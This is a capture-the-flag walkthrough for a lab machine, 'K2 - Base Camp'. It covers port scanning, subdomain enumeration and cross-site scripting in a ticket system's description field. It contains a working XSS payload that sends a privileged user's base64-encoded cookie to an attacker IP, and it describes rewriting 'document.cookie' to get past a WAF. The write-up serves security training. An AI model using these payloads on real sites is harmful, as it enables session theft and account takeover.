
K2 - BASE CAMP


SCANNING

I performed an **nmap** aggressive scan on the target and found 2 open ports, 22 and 80 running **ssh** and **http** respectively.




FOOTHOLD


I mapped the *k2.thm* domain to the IP address in my host file and accessed the site through my browser.





The home page contained nothing of interest, so I used **ffuf** to enumerate subdomains and found some.




I updated my host file and accessed the subdomains. Both of them required us to log in using a username and password.









The *it.k2.thm* domain allowed us to register a new user. So I registered a user and logged in.





After logging in, I had 2 input fields. I could give a title and a description. Since this was a ticket system, it would likely be reviewed by a privileged user.






I entered a random title and description and got a confirmation that the ticket was being sent for review.






I used **Burp**'s **Repeater** tab to test for cross site scripting by making the target send an HTTP request on a web server hosted locally. I used the following script in the title and description and encoded it:

```
Title: <script src='http://ATTACKER_IP/title'></script>
Description: <script src='http://ATTACKER_IP/description'></script>
```




I started an **http** server locally and started receiving requests for the */desc* endpoint, this meant that the description field was vulnerable to cross site scripting.




I then used the following payload to send a base64 encoded cookie of the privileged user interacting with our ticket to our web server.


```
<script>
fetch('http://10.21.17.140/cookie='+btoa(document.cookie));
</script>
```




However, this activated the WAF and got blocked.




I then reviewed my payload and modified its characters to find what caused the WAF to block it. I found that *document.cookie* was the problem. So, I used **ChatGPT** to find alternate ways to write *document.cookie* and found a method.



